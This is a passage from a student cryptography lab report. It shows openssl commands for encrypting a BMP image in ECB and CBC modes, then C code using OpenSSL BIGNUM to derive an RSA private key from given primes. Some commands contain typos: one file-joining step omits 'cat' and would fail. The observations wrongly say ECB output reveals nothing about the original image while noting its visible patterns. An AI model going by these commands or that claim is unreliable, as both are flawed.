seed@Harish_CMPE209:~./ECB$tail -c +55 original_ecb.bmp > body_ecb
seed@Harish_CMPE209:~./ECB$
```

Fig. 26: Generation of body ECB

f. Figure 27 shows the body ECB file.




Fig. 27: Body ECB file

g. Figure 28 shows the generation of encrypted ECB.




Fig. 28: Generation of encrypted ECB

h. Figure 29 shows the encrypted ECB.





Fig. 29: Encrypted ECB

- i. The following snippets shows commands to encrypt the picture in AES-256-CBC mode. Figure 30 shows the encryption command that is run.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 10 20:19 • Terminal
seed@Harish_CMPE209:~/.../ECB$cd ..
seed@Harish_CMPE209:~/.../Task3$cd CBC
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 32 > key_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 16 > IV_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl enc -aes-256-cbc -e -in pic_original.bmp -out original_cbc.bmp -K $(cat key_aes_256_cbc.txt) -iv $(cat IV_aes_256_cbc.txt)
seed@Harish_CMPE209:~/.../CBC$
```

Fig. 30: Encryption command

- j. Figure 31 shows the generation of header CBC.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 10 20:21 • Terminal
seed@Harish_CMPE209:~/.../ECB$cd ..
seed@Harish_CMPE209:~/.../Task3$cd CBC
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 32 > key_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 16 > IV_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl enc -aes-256-cbc -e -in pic_original.bmp -out original_cbc.bmp -K $(cat key_aes_256_cbc.txt) -iv $(cat IV_aes_256_cbc.txt)
seed@Harish_CMPE209:~/.../CBC$head -c 54 pic_original.bmp > header_cbc
seed@Harish_CMPE209:~/.../CBC$
```

Fig. 31: Generation of Header CBC

- k. Figure 32 shows the header CBC file.




Fig. 32: Header CBC file

- l. Figure 33 shows the generation of body CBC.

```

seed@Harish_CMPE209:~/.../ECB$cd ..
seed@Harish_CMPE209:~/.../Task3$cdb CBC
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 32 > key_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 16 > IV_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl enc -aes-256-cbc -e -in pic_original.bmp -out original_cbc.bmp -K $(cat key_aes_256_cbc.txt) -iv $(cat IV_aes_256_cbc.txt)
seed@Harish_CMPE209:~/.../CBC$head -c 54 pic_original.bmp > header_cbc
seed@Harish_CMPE209:~/.../CBC$tail -c +55 original_cbc.bmp > body_cbc
seed@Harish_CMPE209:~/.../CBC$
```

Fig. 33. Generation of body CBC

- m. Figure 34 shows the body CBC file.




Fig. 34: Body CBC file

- n. Figure 35 shows the Generation of encrypted CBC file.

```

seed@Harish_CMPE209:~/.../ECB$cd ..
seed@Harish_CMPE209:~/.../Task3$cdb CBC
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 32 > key_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl rand -hex 16 > IV_aes_256_cbc.txt
seed@Harish_CMPE209:~/.../CBC$openssl enc -aes-256-cbc -e -in pic_original.bmp -out original_cbc.bmp -K $(cat key_aes_256_cbc.txt) -iv $(cat IV_aes_256_cbc.txt)
seed@Harish_CMPE209:~/.../CBC$head -c 54 pic_original.bmp > header_cbc
seed@Harish_CMPE209:~/.../CBC$tail -c +55 original_cbc.bmp > body_cbc
seed@Harish_CMPE209:~/.../CBC$header_cbc body_cbc > encrypted_cbc.bmp
seed@Harish_CMPE209:~/.../CBC$
```

Fig. 35: Generation of Encrypted CBC file

o. Figure 36 shows the encrypted CBC file.




Fig. 36: Encrypted CBC file


Observations:

It is not possible to derive any useful information about the original picture from the encrypted picture, as the encryption process should ensure that the data is completely random and unreadable without the correct key. However, it is possible to observe the difference in the pattern of the encrypted picture between ECB and CBC modes. ECB mode tends to create a pattern of identical blocks, while CBC mode creates a more random-looking pattern. This can be seen when comparing the two encrypted pictures side by side.

5. RSA Encryption and Signature Lab:

1. Task 1: Deriving the Private Key:

- a. Here, we derive the private key, d. Figure 37 shows the CCode in which three BIGNUM variables a,b, and n are initialized and computed a^*b and $(a^b \bmod n)$.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open bn_sample.c
File Machine View Input Devices Help
Activities Terminal
Apr 8 20:24
~/Documents/CMPE_209/Assignment3/RSA_Public-Key_Encryption_And_Signature_Lab
bn_sample.c

1 /* bn_sample.c */
2 #include <stdio.h>
3 #include <openssl/bn.h>
4 #define NBITS 256
5 void printBN(char *msg, BIGNUM * a)
6 {
7     /* Use BN_bn2hex(a) for hex string
8     * Use BN_bn2dec(a) for decimal string */
9     char * number_str = BN_bn2hex(a);
10    printf("%s %s\n", msg, number_str);
11    OPENSSL_free(number_str);
12 }
13 int main ()
14 {
15     BN_CTX *ctx = BN_CTX_new();
16     BIGNUM *a = BN_new();
17     BIGNUM *b = BN_new();
18     BIGNUM *n = BN_new();
19     BIGNUM *res = BN_new();
20     // Initialize a, b, n
21     BN_generate_prime_ex(a, NBITS, 1, NULL, NULL, NULL);
22     BN_dec2bn(&b, "273489463796838501848592769467194369268");
23     BN_rand(n, NBITS, 0, 0);
24     // res = a*b
25     BN_mul(res, a, b, ctx);
26     printBN("a * b = ", res);
27     // res = a^b mod n
28     BN_mod_exp(res, a, b, n, ctx);
29     printBN("a^b mod n = ", res);
30     return 0;
31 }
```

Fig. 37: CCode


- b. Figure 38 shows the CCode compilation. We can compile bn sample.c with the following command (the character after - is the letter l, not the number 1; it tells the compiler to use the encryption library)



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 8 20:29
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$ gcc bn_sample.c -lcrypto
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$
```

Fig. 38: CCode Compilation


- c. Figure 39 shows the aoutfile created.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Files
Recent
Starred
Home
Desktop
Files
a.out
bn_sample.c
```

Fig. 39: aoutfile created


d. Task 1 starts here. Figure 40 shows the CCode for deriving a private key.



```
#include <stdio.h>
#include <openssl/bn.h>
#define NBITS 128
void printBN(char *msg, BIGNUM *a)
{
    char *number_str = BN_bn2hex(a);
    printf("%s %s\n", msg, number_str);
    OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task1 - Deriving the Private Key\n");
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *p = BN_new();
    BIGNUM *q = BN_new();
    BIGNUM *phi = BN_new();
    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *p_minus_1 = BN_new();
    BIGNUM *q_minus_1 = BN_new();
    BN_hex2bn(&p, "F7E75FD469067FFC4E847C51F4520F");
    BN_hex2bn(&q, "E85CE54AF57E53E092113E62F436F4F");
    BN_hex2bn(&e, "0088C3");
    BN_sub(p_minus_1, p, BN_value_one());
    BN_sub(q_minus_1, q, BN_value_one());
    BN_mul(n, p, q, ctx);
    BN_mul(phi, p_minus_1, q_minus_1, ctx);
    BN_mod_inverse(d, e, phi, ctx);
```

Fig. 40: CCode


e. Figure 41 shows the CCode continuation.



```
OPENSSL_free(number_str);
}
int main()
{
    printf("CMPE209-Assignment3-016707314-RSA Public-Key Encryption and Signature Lab - Task1 - Deriving the Private Key\n");
    BN_CTX *ctx = BN_CTX_new();
    BIGNUM *p = BN_new();
    BIGNUM *q = BN_new();
    BIGNUM *phi = BN_new();
    BIGNUM *n = BN_new();
    BIGNUM *e = BN_new();
    BIGNUM *d = BN_new();
    BIGNUM *p_minus_1 = BN_new();
    BIGNUM *q_minus_1 = BN_new();
    BN_hex2bn(&p, "F7E75FD469067FFC4E847C51F4520F");
    BN_hex2bn(&q, "E85CE54AF57E53E092113E62F436F4F");
    BN_hex2bn(&e, "0088C3");
    BN_sub(p_minus_1, p, BN_value_one());
    BN_sub(q_minus_1, q, BN_value_one());
    BN_mul(n, p, q, ctx);
    BN_mul(phi, p_minus_1, q_minus_1, ctx);
    BN_mod_inverse(d, e, phi, ctx);
    printBN("public key e = ", e);
    printBN("public key n = ", n);
    printBN("private key d = |", d);
    return 0;
}
```

Fig. 41: CCode continuation

f. Figure 42 shows the CCode compilation.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
Activities Terminal
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$gcc Task1.c -lcrypto -o Task1
seed@Harish_CMPE209:~/.../RSA_Public-Key_Encryption_And_Signature_Lab$
```

Fig. 42: CCode compilation

g. Figure 43 shows the Task1 file created.





Fig. 43: Task1 file

h. Figure 44 shows the derived private key.



